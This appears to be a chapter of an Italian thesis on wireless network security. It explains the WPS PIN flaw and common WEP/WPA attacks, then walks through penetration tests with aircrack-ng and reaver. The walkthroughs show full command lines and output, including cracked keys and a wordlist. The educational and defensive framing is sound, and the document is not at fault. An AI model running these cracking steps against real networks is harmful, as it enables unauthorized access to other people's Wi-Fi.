Lo standard si focalizza sulla sicurezza e la semplicità di utilizzo.

I metodi di utilizzo previsti sono 4:

- **PIN**: un codice pin che viene fornito dal dispositivo tramite etichetta adesiva o display e deve essere fornito all'access point;
- **PCB**: sul dispositivo è presente un pulsante che va premuto per accettare la connessione. Un access point per essere WPS-compliant deve supportare tale tecnologia;
- **NFC**: si avvicinano i due dispositivi da connettere e una comunicazione a corto raggio negozia la connessione;
- **USB**: metodo opzionale non certificato che consente di trasferire informazioni tramite chiave USB tra client e access-point.

Tutti i metodi di funzionamento previsti presuppongono la possibilità di controllare fisicamente i dispositivi interessati, a differenza delle altre tecniche di autenticazione analizzate in precedenza in cui interessa la raggiungibilità radio dei due elementi. Lo scopo del WPS in questo senso è di limitare gli effetti negativi del mezzo radio.

Il protocollo è utilizzabile esclusivamente in reti in modalità infrastruttura e non in quelle ad-hoc, ed è basato sull'aggiunta di informazioni ai frame Beacon, di Probe Response ed Association Request/Response. L'interazione protocollare è costituita da 8 messaggi più un ACK conclusivo [W20].

4.9.1 Falla di sicurezza del WPS

Il Computer Emergency Readiness Team degli USA ha consigliato tramite un comunicato [W21] di disabilitare il WPS in quanto è stato scoperto un attacco che consente di scoprire la chiave di sicurezza utilizzata.

L'attacco è stato sviluppato dal ricercatore Stefan Viehbock che ha individuato una pericolosa vulnerabilità del WPS, riuscendo tramite l'utilizzo di un attacco "brute force" ad accedere ad una rete wireless protetta utilizzando il PIN di WPS in due ore di tempo.

Ad ogni connessione di un device al router, questo trasmette un messaggio in cui specifica se le prime quattro cifre del PIN sono corrette o meno. Dato

che il WPS utilizza un pin di otto cifre e che l'ultima viene usata come checksum , anziché avere a che fare con 100 milioni di possibilità 10^8 , per violare la rete l'aggressore deve condurre al massimo 11.000 tentativi (10^4 sommato a 10^3) rendendo quindi fattibile in tempi accettabili un attacco a forza bruta.

Benchè siano state apportate modifiche ai firmware dei router più datati e siano state introdotte delle modalità di protezione quali blocco del router dopo un certo numero di tentativi di autenticazioni fallite, lo US-CERT ha suggerito agli utenti di disabilitare le funzionalità WPS, suggerisce inoltre di attivare la crittografia WPA2 ed il filtraggio dei MAC-address.

Capitolo 5

Tipologie di attacchi e pentest

In questo capitolo analizzeremo le principali tecniche di attacco alle reti wireless in funzione del meccanismo di sicurezza implementato, verranno inoltre analizzati dei test di penetrazione a reti che adottano protocolli di protezione WEP e WPA2.

Ricapitoliamo brevemente le tecniche di protezione:

- **WEP - Wired Equivalent Privacy:** parte dello standard 802.11, specifica il protocollo utilizzato per rendere sicure le trasmissioni radio delle reti wireless. WEP è stato progettato per fornire un livello di sicurezza comparabile a quello delle reti LAN wired. Utilizza l'algoritmo di cifratura RC4 per la sicurezza e CRC per l'integrità dei dati. Il WEP presenta una serie di debolezze: la prima è che al momento della sua creazione l'utilizzo del WEP era opzionale, quindi molti utenti non lo utilizzavano esponendo la propria rete a qualsiasi utente dotato di una scheda wireless, la seconda è la mancanza di un sistema di gestione delle chiavi utilizzate per la codifica dei messaggi. Inoltre le chiavi utilizzabili per cifrare i messaggi sono poche esponendo così il WEP a diverse tipologie di attacchi. Nel 2001 venne pubblicato su un newsgroup dedicato alla crittografia un'analisi approfondita del WEP che metteva in evidenza le falle derivanti dall'implementazione dell'RC4 utilizzata. Tali analisi dimostravano che analizzando il traffico di rete era possibile ottenere in breve tempo la chiave. Non passò molto tempo perché apparissero i primi programmi per il crack di una rete WEP (Airsnot, Wepcrack, Aircrack). Il protocollo WEP ha quindi fallito il suo obiettivo assicurando un livello di sicurezza decisamente inferiore a quello offerto da una rete wired [W22] [13] [14] [15];

- **WPA- Wi-Fi Protected Access:** standard creato in risposta alle numerose falle riscontrate nel WEP come soluzione intermedia per sostituirlo nell'attesa che lo standard 802.11i fosse ultimato. Include la maggior parte degli standard dell'802.11i, nella fattispecie il protocollo TKIP fu incluso nel WPA, tale protocollo cambia dinamicamente la chiave in uso combinandola con un vettore di inizializzazione di dimensione doppia rispetto al WEP ed è compatibile con l'hardware pre-WPA;
- **WPA2:** standard sviluppato dall'IEEE nel 2004 per rendere sicure le comunicazioni basate sullo standard 802.11. La Wi-Fi Alliance ha deciso di adottare il nome di WPA2 per rendere semplice l'individuazione delle schede basate sul nuovo standard. L'algoritmo crittografico utilizzato è AES differentemente da WEP e WPA che utilizzano RC4. Vengono utilizzati i seguenti componenti: IEEE 802.1X per autenticare tramite protocollo EAP o server di autenticazione, protocollo RSN che tiene traccia delle associazioni e CCMP per garantire integrità e confidenzialità dei dati. L'autenticazione avviene per mezzo di un Four-Way Handshake.

5.1 Tipologie di attacchi

Analizziamo brevemente alcune possibili tipologie di attacchi:

- **Attacco FMS:** l'attacco FMS (Fluher, Mantin, Shamir) è il più comunemente usato contro il WEP, sfrutta i punti deboli dell'algoritmo RC4 e l'impiego degli IV. Esistono infatti valori "deboli" di IV che lasciano trapelare informazioni sulla chiave segreta contenuta nel primo byte del keystream. Dato che la stessa chiave viene utilizzata per diversi IV, se viene raccolto un numero sufficiente di pacchetti con IV deboli, e il primo byte del keystream è noto, è possibile individuare la chiave. La limitazione di tale attacco consiste nell'elevato numero di IV necessari per portarlo a termine, ovvero da cinquantamila a oltre un milione. Per ottenere un numero così alto di vettori serve molto traffico, cosa che non sempre accade [16].

- **ARP Request Replay Attack:** ARP stà per Address Resolution Protocol: è un protocollo TCP/IP usato per convertire un indirizzo IP in un indirizzo fisico. Un host per conoscere un indirizzo fisico invia in broadcast un ARP request sulla rete TCP/IP. L'host della rete in possesso dell'indirizzo richiesto nel pacchetto risponde con il proprio indirizzo fisico. ARP è alla base di molti attacchi della suite Aircrack-ng.

Il Request Replay Attack consente di generare nuovi vettori di inizializzazione IV. Il software rimane in ascolto di un pacchetto ARP e lo ritrasmette indietro all'access point. Questo a sua volta fa sì che l'access point ritrasmetta il pacchetto ARP con un nuovo IV. Il software consente di ritrasmettere continuamente lo stesso pacchetto ARP, ognuno di questi pacchetti avrà un nuovo IV. Questi nuovi IV consentono di ricavare la chiave WEP [W23];

- **Attacco Di Klein:** un host per contattare un altro host invia in broadcast un ARP request sulla rete TCP/IP e riceve in risposta una ARP reply. I 16 byte iniziali di un pacchetto ARP sono costanti, hanno lunghezza fissa e differiscono di un solo byte, risulta quindi facile identificarli. Applicando l'operatore XOR al pacchetto cifrato si ottengono i primi 16 byte del keystream. Per rendere l'attacco più veloce si può utilizzare un ARP Request Replay Attack. In questo

modo è possibile calcolare ogni byte della chiave in modo indipendente. L'attacco di Klein è più efficiente e veloce dell'attacco FMS ed è utilizzabile tramite il tool Aircrack-Ptw;

- **Fragmentation Attack:** è un attacco di rete da saturazione (DOS Denial Of Service) che non serve per ottenere la chiave WEP ma consente di ottenere il PRGA (Pseudo Random Generation Algorithm), che viene usato per generare pacchetti utilizzabili nei vari attacchi di injection. L'inizio dell'attacco richiede almeno un pacchetto dati ricevuto dall'access point dal quale si ricava una piccola quantità di informazioni sulla chiave, dopodichè si aspetta di inviare pacchetti ARP o LLC (Logical Link Control) dal contenuto noto all'access point. Se il pacchetto viene inoltrato con successo dall'access point si ottengono informazioni sulla chiave dai pacchetti di ritorno. Questo ciclo viene ripetuto fino a quando si ottengono tutti i byte del PRGA;
- **IP Redirection:** consiste nel dirottare i pacchetti verso un indirizzo di destinazione controllato dall'attaccante, in questo modo si potrà ingannare l'access point al momento della decrittazione di un cipher text, consentendo all'attaccante di leggere il contenuto dei pacchetti in chiaro;
- **Attacco Dizionario - Dictionary Attack:** è uno dei più usati nel Password Cracking, e permette di ottenere dei buoni risultati se il dizionario è completo e le regole (rules) sono efficaci.
Il funzionamento è basato su 3 step:
 1. Partendo dalla password in chiaro del dizionario viene generato l'hash (encrypt);
 2. Si confrontano l'hash generato e l'hash da craccare;
 3. Se l'hash non corrisponde si riparte dallo step 1, se invece corrisponde la password è trovata.

Per proteggersi da questo tipo di attacco bisogna scegliere password non troppo semplici. Il successo dell'attacco dizionario dipende sia dal tipo di dizionario utilizzato che dal tipo di rules che applichiamo ad ogni voce, rules che consentono di generare più varianti per ogni singola voce. Ad esempio una rules potrebbe essere quella di testare

il plurale di ogni parola, oppure inserire dei numeri alla fine di ogni stringa.

- **Attacco Forza Bruta - Brute Force:** con questo tipo di attacco si confronta l'hash generato da una combinazione di caratteri con l'hash della password da craccare. Il punto debole di questo attacco è che se la password è corta verrà trovata in poco tempo, al contrario il metodo potrebbe impiegare ore, giorni o addirittura mesi per generare tutte le possibili combinazioni fino ad arrivare alla lunghezza desiderata. Per scongiurare questo tipo di attacchi bisogna utilizzare password lunghe e complesse [W24].

Dictionary Attack	Brute Force
Usa una lista di password conosciute	Usa diverse combinazioni di caratteri
Si limita ad alcune parole chiave	Le combinazioni possibili possono essere infinite
Il tempo dell'attacco dipende dalla lunghezza del dizionario e dalle regole che si applicano	Il tempo impiegato dipende dalla lunghezza e dalla robustezza della password
Esempi di alcune password: 123456, iloveyou, ciao123	Esempio di alcune chiavi possono essere: ciao, Ciao, CIAO, cIAO,...
Il cracking è veloce se la password scelta è debole	Facile da craccare quando la password scelta è corta

Figura 5.1: Differenze tra attacco a dizionario e brute force

- **Bit Flipping:** lo scopo di questo attacco è l'alterazione del ciphertext allo scopo di provocare un cambiamento del plaintext, tramite l'attacco di uno o più messaggi. Per mettere in pratica l'attacco bisogna intercettare un frame, lanciare bit random nel payload del frame, modificarne il checksum e trasmetterlo. L'access point riceve il frame, ne controlla il checksum e lo accetta. Il destinatario decifra il frame accedendo al terzo strato del pacchetto, ma a causa delle modifiche viene generato un errore. A questo punto bisogna continuare a sniffare in attesa del messaggio di errore crittato attraverso il quale è possibile risalire al keystream. L'attacco è applicabile al WEP;
- **Attacco Chop-Chop:** attacco applicabile al WEP che sfrutta la vulnerabilità del CRC e consente di decifrare i pacchetti senza conoscerne la chiave. L'attacco si basa su un'idea molto semplice: presupponendo

che l'ultimo byte del pacchetto sia uguale a 0, lo si taglia e si invia all'access point la nuova versione. L'access point accetterà il pacchetto se il suo ultimo byte era davvero uguale a 0, altrimenti lo scarcerà. Questo ciclo viene ripetuto per 256 volte, ovvero ponendo i valori che vanno da 0 a 255. Per evitare la ripetizione infinita è previsto un controllo che verifica l'esattezza dell'ipotesi;

- **Man In The Middle – MITM:** attacco che consente di sfruttare la debolezza del protocollo ARP, permette di identificare l'indirizzo IP di un terminale partendo dall'indirizzo fisico della sua scheda di rete. L'obiettivo di questo attacco è di interporre tra due terminali della rete (un client e l'access point) e di trasmettergli un pacchetto ARP indicante che l'indirizzo ARP dell'altro terminale è cambiato con quello dell'attaccante. I due terminali aggiorneranno la loro tabella dinamica cache ARP. Tale attacco viene anche indicato con il nome di "ARP poisoning", e consentirà all'attaccante di intercettare tutti i pacchetti che transitano dal client all'access point e viceversa.




Figura 5.2: Attacco MITM [W25]

5.2 Aircrack-ng

Aircrack-ng è un software sviluppato per mettere in pratica attacchi ad una rete WEP o WPA-PSK ed è in grado di recuperare le chiavi analizzando i pacchetti catturati. Implementa l'attacco standard FMS insieme ad alcune ottimizzazioni come attacchi Korek e PTW rendendo l'attacco molto più veloce rispetto ad altri strumenti. In effetti Aircrack è un tool di ascolto per reti wireless.

Alcuni dei comandi utilizzati nei prossimi paragrafi sono:

- **airmon-ng**: consente di attivare la modalità monitor sulle schede Wi-Fi;
- **airodump-ng**: restituisce la lista di tutte le reti disponibili e permette di catturare i pacchetti della rete bersaglio;
- **aircrack-ng**: si occupa di ricavare la chiave analizzando i dati catturati.

5.2.1 Attacco ad una rete WEP con Aircrack

In questo esempio tramite l'utilizzo di Aircrack ascolteremo i pacchetti in transito su una rete WEP per decifrarne la chiave. Aircrack-ng utilizza l'attacco PTW come primo passo e in caso di fallimento usa l'attacco FMS o brute force.

L'attacco è suddiviso in una serie di passi [W26]:

1. Mettere la scheda in monitor mode, modalità che consente di ascoltare il traffico in transito sulle reti wireless, non richiede l'associazione con l'access point.

Per impostare la modalità monitor-mode si utilizza il comando `airmon-ng`.

```
root@kali:~# airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
2895     NetworkManager
3392     dhclient
3693     wpa_supplicant

Interface      Chipset      Driver
wlan0          Atheros AR9271  ath9k - [phy2]
               (monitor mode enabled on mon0)
```

Figura 5.3: Impostazione della modalità monitor

2. A questo punto si può mettere `mon0` in ascolto per ottenere la lista di tutte le reti wireless disponibili tramite il comando `airodump-ng`

mon0.

L'output sarà il seguente:

```
CH 9 ][ Elapsed: 4 mins ][ 2014-12-25 10:52
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
08:BD:43:61:C8:7A	-42	205	914 17	11	54e	WEP	WEP		SHIVA
00:18:02:0E:2B:39	-49	226	36 0	6	54	WPA2	CCMP	PSK	Isnit
CC:B2:55:26:7E:6D	-72	153	177 0	1	54e	WPA2	CCMP	PSK	Saksh
E8:CC:18:AB:65:43	-75	74	0 0	1	54e	WPA	TKIP	PSK	Netwo
C4:05:28:DF:1C:FA	-85	85	4 0	1	54e	WPA2	CCMP	PSK	ISHAA
FC:B0:C4:05:38:1D	-87	62	0 0	6	54e	WEP	WEP		MGMNT
FC:B0:C4:05:38:1C	-87	62	0 0	6	54e	WPA	TKIP	PSK	MALHO
68:72:51:02:09:C9	-87	48	24 0	12	54e	WPA2	CCMP	PSK	jaima
0C:D2:B5:22:8B:5C	-89	44	0 0	10	54e	WPA	CCMP	PSK	elect
0C:D2:B5:22:8B:5D	-90	40	0 0	10	54e	WEP	WEP		<leng
C0:A0:BB:0C:04:1F	-81	65	0 0	1	54e	WPA2	CCMP	PSK	just
DC:9F:DB:04:34:A4	-85	53	51 0	4	54e	WPA	CCMP	PSK	jaima
C4:A8:1D:17:4D:7E	-1	0	16 0	12	54e	WPA			<leng
24:A4:3C:76:1B:E3	-85	26	0 0	0	54e	WPA2	CCMP	PSK	jaima
6C:FD:B9:52:C2:CD	-93	2	0 0	6	54	WEP	WEP		<leng

Figura 5.4: Lista delle reti wireless disponibili

Airodump legge i pacchetti in transito sulle reti a distanza di ricezione, mostra la lista degli access point sopra e dei client sotto e fornisce informazioni su BSSID del canale, potenza del segnale, numero di beacons, modalità di cifratura, ESSID del canale ecc.

- In questa fase bisogna selezionare la rete da attaccare, preferendo quelle con un maggior traffico di pacchetti dato che maggiore sarà il numero di client connessi, maggiore il numero di pacchetti che transitano e di conseguenza minore sarà il tempo impiegato per trovare la password.

Nel nostro caso la rete scelta è quella evidenziata nell'immagine precedente.

Rieseguiamo quindi il comando airodump-ng passando come parametri l'indirizzo MAC della rete, il canale, il nome del file su cui salvare i dati e il nome dell'interfaccia che nel nostro caso è mon0. Il comando darà l'avvio al salvataggio dei pacchetti che transitano sulla rete nel file specificato.

L'output sarà il seguente.

```

CH 11 ][ Elapsed: 4 s ][ 2014-12-25 10:52 ][ fixed channel mon0: -1
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH
08:BD:43:61:C8:7A -46  0    32    1730 484  11  54e. WEP  WEP
BSSID          STATION      PWR  Rate  Lost  Frames  Probe
08:BD:43:61:C8:7A 6C:40:08:93:67:06 -24  54e-54e 2276  1757

```

Figura 5.5: Output di airodump-ng

- Una volta raggiunto un numero soddisfacente di pacchetti catturati, si andrà ad eseguire il comando aircrack-ng passando come parametro il nome del file creato nella fase precedente per decriptare la password.

```

root@kali:~# aircrack-ng shivam-01.cap
Opening shivam-01.cap
Read 149247 packets.

# BSSID          ESSID          Encryption
1 08:BD:43:61:C8:7A SHIVAM          WEP (73760 IVs)

Choosing first network as target.

Opening shivam-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 74032 ivs.
KEY FOUND! [ 12:34:56:78:90 ]
Decrypted correctly: 100%

```

Figura 5.6: Comando aircrack-ng per analizzare i pacchetti catturati e trovare la password

Il problema di questo tipo di attacco è che in assenza di traffico risulta molto difficile ottenere un numero di pacchetti sufficiente per decifrare la chiave. Per risolvere questo inconveniente si può generare del traffico tramite un injection di pacchetti nella rete, obbligando access point e host a rispondere generando pacchetti con IV diversi.

Una possibile tecnica per generare traffico messa a disposizione da Aircrack è quella di ascoltare i pacchetti ARP sulla rete, utilizzando aireplay-ng e riproporli successivamente per generare reazioni negli host e negli access point.

Un'alternativa potrebbe essere quella di inviare pacchetti di disassociazione ad un host per farlo disconnettere e generare quindi del traf-

fico di riassociazione. Le tecniche per generare traffico sono svariate e Aircrack-ng ne mette a disposizione diverse.

5.2.2 Attacco ad una rete WPA2 con Aircrack


Utilizzando Aircrack è possibile ricavare le chiavi WPA/WPA2 con un attacco basato su dizionario se la protezione usata è di tipo PSK. Per poterlo fare è necessario ottenere un pacchetto di handshake e cosa fondamentale per il successo dell'attacco è che la password sia una parola contenuta all'interno di un dizionario. Il programma prova tutte le parole contenute nel dizionario fino a decifrare le informazioni dell'handshake qualora il dizionario contenga la password usata.

Se si usa una password complicata ad esempio alfanumerica senza un senso compiuto e variazioni casuali di lettere maiuscole e minuscole, risulta impossibile ottenere la chiave con questo metodo.

L'attacco è suddiviso in una serie di passi [W27], i primi due sono gli stessi dell'attacco alla rete WEP analizzato prima.

1. Mettere la scheda in monitor mode, modalità che consente di ascoltare il traffico in transito sulle reti wireless, non richiede l'associazione con l'access point.

Per impostare la modalità monitor-mode si utilizza il comando `airmon-ng`.



```
root@kali:~# airmon-ng start wlan0
Interface      Chipset      Driver
wlan0          Atheros AR9271  ath9k - [phy0]
               (monitor mode enabled on mon0)
```

Figura 5.7: Impostazione della modalità monitor

2. A questo punto si può mettere `mon0` in ascolto per ottenere la lista di tutte le reti wireless disponibili tramite il comando `airodump-ng mon0`.

Airodump legge i pacchetti in transito sulle reti a distanza di ricezione, mostra la lista degli access point sopra e dei client sotto e fornisce

```

CH 1 ][ Elapsed: 24 s ][ 2015-04-01 06:01
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:C0:CA:74:CC:7A -55    43         0  0   6  54e. WPA2 CCMP  PSK  ALFA
00:3F:5D:84:7A:43 -53    13         0  0   6  54e. WPA  CCMP  PSK  mohib
00:8E:F2:6C:37:AC -61    14         0  0   6  54e. WPA2 CCMP  PSK  Mohib
CC:96:A0:37:EE:80 -69    18         0  0  11  54e. WPA2 CCMP  PSK  BTHub
52:96:A0:37:EE:81 -69    17         0  0  11  54e. OPN    BTWif
C2:91:F9:06:02:20 -86    7          0  0   1  54e. OPN    BTWif
00:91:F9:06:02:20 -89    4          0  0   1  54e. WPA2 CCMP  PSK  BTHub
00:14:6C:AA:BD:96 -89    2          0  0  11  54e. WEP   WEP   NETGE
E2:91:F9:06:02:20 -87    6          0  0   1  54e. WPA2 CCMP  MGT  BTWif

BSSID          STATION          PWR  Rate  Lost  Frames  Probe

```

Figura 5.8: Lista delle reti wireless disponibili

informazioni su BSSID del canale, potenza del segnale, numero di beacons, modalità di cifratura, ESSID del canale ecc.

3. Scelta la rete da attaccare rieseguiamo il comando airodump-ng passando come parametri l'indirizzo MAC della rete, il canale, il nome del file su cui salvare i dati e il nome dell'interfaccia che nel nostro caso è mon0.

```

CH 6 ][ Elapsed: 1 min ][ 2015-04-01 06:04 ][ WPA handshake: 00:C0:CA:74:CC:7A
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:C0:CA:74:CC:7A -19    0         613    161  37   6  54e. WPA2 CCMP  PSK  ALFA

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
00:C0:CA:74:CC:7A 38:AA:3C:56:3D:BC -33  0e- 1  3207  170

```

Figura 5.9: Output di airodump-ng

4. Si esegue il comando aircrack-ng passando come parametro il nome del file creato nella fase precedente per decrittare la password e il nome del dizionario da utilizzare. A questo punto il programma esaminerà tutte le parole presenti nel dizionario fino a decifrare le informazioni dell'handshake qualora la parola fosse contenuta nel dizionario.

Nell'esempio riportato in figura la password usata era contenuta nel dizionario, pertanto l'attacco ha avuto successo. Il dizionario impiega-


```
[00:00:10] 3064 keys tested (316.30 k/s)

KEY FOUND! [ mustakim ]


Master Key   : 93 63 38 42 74 71 9A 4E 09 CE 76 94 18 A9 E0 FA
              CC 2E 65 12 92 49 5B B4 76 0B EE C2 07 8A 1E 36

Transient Key : 80 19 FD 46 34 3E 76 D0 2D 73 90 A0 86 FD 5B 9E
               C9 D5 B6 F9 4B E5 3A 80 A8 7B D6 75 CF D1 28 72
               88 F7 72 EF 5B 7A 8F 6B 9F D4 26 8B B8 F2 53 A0
               2B CD F5 44 03 94 96 E3 19 1B 65 F3 D6 E8 1B 66

EAPOL HMAC   : 2F DF 24 4F 75 80 9B 05 01 AF 4B 31 BF 0E AA 36
```

Figura 5.10: Crack della password WPA

to è un file di dimensioni di circa 4 MByte contenente parole scritte in lettere maiuscole e minuscole. Qualora una sola lettera della password fosse stata in maiuscolo o minuscolo diversamente da quella presente all'interno del dizionario, l'attacco non sarebbe andato a buon fine.



```
dictionary.txt - Mousepad
File Edit View Text Document Navigation Help
mustaches
mustachial
mustachioed
mustafa
mustafaev
mustafina
mustaffoff
mustag
mustahfiz
mustakim
mustang
mustanger
mustangs
mustapha
mustard
mustarder
mustards
```

Figura 5.11: Dizionario utilizzato per l'attacco

5.3 Attacco ad una rete WPA2 con Reaver

Come spiegato nel paragrafo 4.6.5 il ricercatore Stefan Viehbock ha sviluppato un attacco “brute force” che consente di accedere ad una rete wireless protetta utilizzando il PIN di WPS, sfruttando la falla del protocollo. Tale attacco è applicabile tramite l’utilizzo del software Reaver, un tool open source che consente di automatizzare il processo di bruteforce sul pin.

L’attacco è suddiviso in una serie di passi [W28], i primi due sono gli stessi dei due attacchi precedenti:

1. Mettere la scheda in monitor mode, modalità che consente di ascoltare il traffico in transito sulle reti wireless, non richiede l’associazione con l’access point.

Per impostare la modalità monitor-mode si utilizza il comando `airmon-ng`.

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
2201     dhclient
2205     NetworkManager
2411     wpa_supplicant

Interface      Chipset      Driver
wlan0          Ralink 2573 USB rt73usb - [phy0]
                (monitor mode enabled on mon0)
```

Figura 5.12: Impostazione della modalità monitor

2. A questo punto si può mettere `mon0` in ascolto per ottenere la lista di tutte le reti wireless disponibili tramite il comando `airodump-ng mon0`.

```
CH 6 | Elapsed: 26 s | 2015-02-27 13:49
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1A:3F:CC:E3:34	-56	11	0 0 11	54e	WPA2	CCMP	PSK	MOROODR	
28:32:C5:89:2F:C8	-61	13	0 0 1	54e	WPA2	CCMP	PSK	Atival3	
38:6B:BB:48:B0:98	-68	12	0 0 11	54e	WPA	CCMP	PSK	MOTOROLA-BD838	
E8:DE:27:BA:38:1F	-72	13	1 0 1	54e	WPA2	CCMP	PSK	MARIA DOLORES	
D8:50:E6:A9:69:10	-78	11	1 0 6	54e	WPA2	CCMP	PSK	2.4G Apt.14	
C8:91:F9:DF:34:BD	-81	10	0 0 1	54e	WPA2	CCMP	PSK	MARIA DOLORES	
74:EA:3A:E2:86:38	-81	14	0 0 10	54	WPA2	CCMP	PSK	Uliana	

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	6C:AD:F8:36:37:88	-69	0 - 1	0	4	2.4G Apt.14
(not associated)	40:F3:08:80:7F:EA	-77	0 - 1	0	4	casasemflo
00:1A:3F:CC:E3:34	98:B8:E3:B5:24:BB	-71	0 - 1	0	1	
00:1A:3F:CC:E3:34	F0:D1:A9:E5:C2:65	-75	0 - 24	0	1	
E8:DE:27:BA:38:1F	8C:C8:CD:47:E1:EA	-1	1e- 0	0	1	

Figura 5.13: Lista delle reti wireless disponibili

Airodump legge i pacchetti in transito sulle reti a distanza di ricezione, mostra la lista degli access point sopra e dei client sotto e fornisce informazioni su BSSID del canale, potenza del segnale, numero di beacons, modalità di cifratura, ESSID del canale ecc.

3. Scelta la rete da attaccare, per assicurarci che la modalità WPS sia attiva sul router selezionato possiamo eseguire il comando:

```
wash -i INTERFACCIA DI RETE -c CANALE RETE SCELTA
```

Dopo esserci assicurati che la modalità WPS sia attiva, andremo ad eseguire il software reaver con il comando:

```
reaver -i INTERFACCIA DI RETE -b MAC ADDRESS RETE -vv
```

per dare inizio alla fase di attacco in modalità verbose.


L'output sarà il seguente:

```
root@kali:~# reaver -i mon0 -b 28:32:C5:89:2F:C8 -vv
Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[?] Restore previous session for 28:32:C5:89:2F:C8? [n/Y] n
[+] Waiting for beacon from 28:32:C5:89:2F:C8
[+] Switching mon0 to channel 1
[+] Associated with 28:32:C5:89:2F:C8 (ESSID: Atival3)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M1 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0x03), re-trying last pin
[+] Trying pin 12345670
[+] Sending EAPOL START request
```

Figura 5.14: Fase di attacco con reaver

- Iniziata la fase di attacco Reaver comincerà a lavorare tentando una serie di PIN in un attacco brute force. Se l'attacco avrà successo PIN e password saranno trovati e l'output sarà simile al seguente.



```
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 25 seconds
[+] WPS PIN: '12345670'
[+] WPA PSK: 'B778asw8888'
[+] AP SSID: 'Atival3'
[+] Nothing done, nothing to save.
```

Figura 5.15: Crack rete Wpa2 con reaver

Alcune osservazioni:

- l'attacco può durare poche ore o anche giorni, nell'esperimento fatto è durato pochi minuti dato che l'access point è stato configurato con il pin code di default (12345670) che è il primo che reaver prova;
- l'attacco genera traffico per tutto il tempo in cui vengono provati i PIN, e quindi risulta facile identificarlo, inoltre alcuni access point prevedono un numero limitato di tentativi in una determinata unità di tempo prestabilita oppure disabilitano il WPS dopo un certo numero di tentativi falliti;
- l'access point vittima deve trovarsi ad una distanza breve dall'attaccante dato che la sequenza di attacco è basata su uno scambio preciso di pacchetti che non devono essere persi, se ciò accadesse l'attacco potrebbe richiedere un tempo spropositato o fallire.

5.4 Risultati dei test di penetrazione analizzati

Nei paragrafi precedenti sono stati analizzati tre tipi di attacchi su reti che adottano protezione WPA e WPA2.

Esaminiamo quali sono le differenze principali tra i tre attacchi:

Protocollo di protezione	Software utilizzato	Tipo di attacco	Dati analizzati per decifrare la chiave	Commenti
WEP	Aircrack-ng	Attacco FMS	149247 pacchetti 73760 IVs	Successo e durata dipendenti dal numero dei pacchetti intercettati
WPA2	Aircrack-ng	Attacco dizionario	3064 chiavi	Successo e durata dipendenti dalla complessità della password e dalla bontà del file dizionario
WPA2	Aircrack-ng Reaver	Attacco bruteforce	1 PIN	Successo e durata dell'attacco dipendenti da modello di router e dalla potenza del segnale

Figura 5.16: Attacchi analizzati

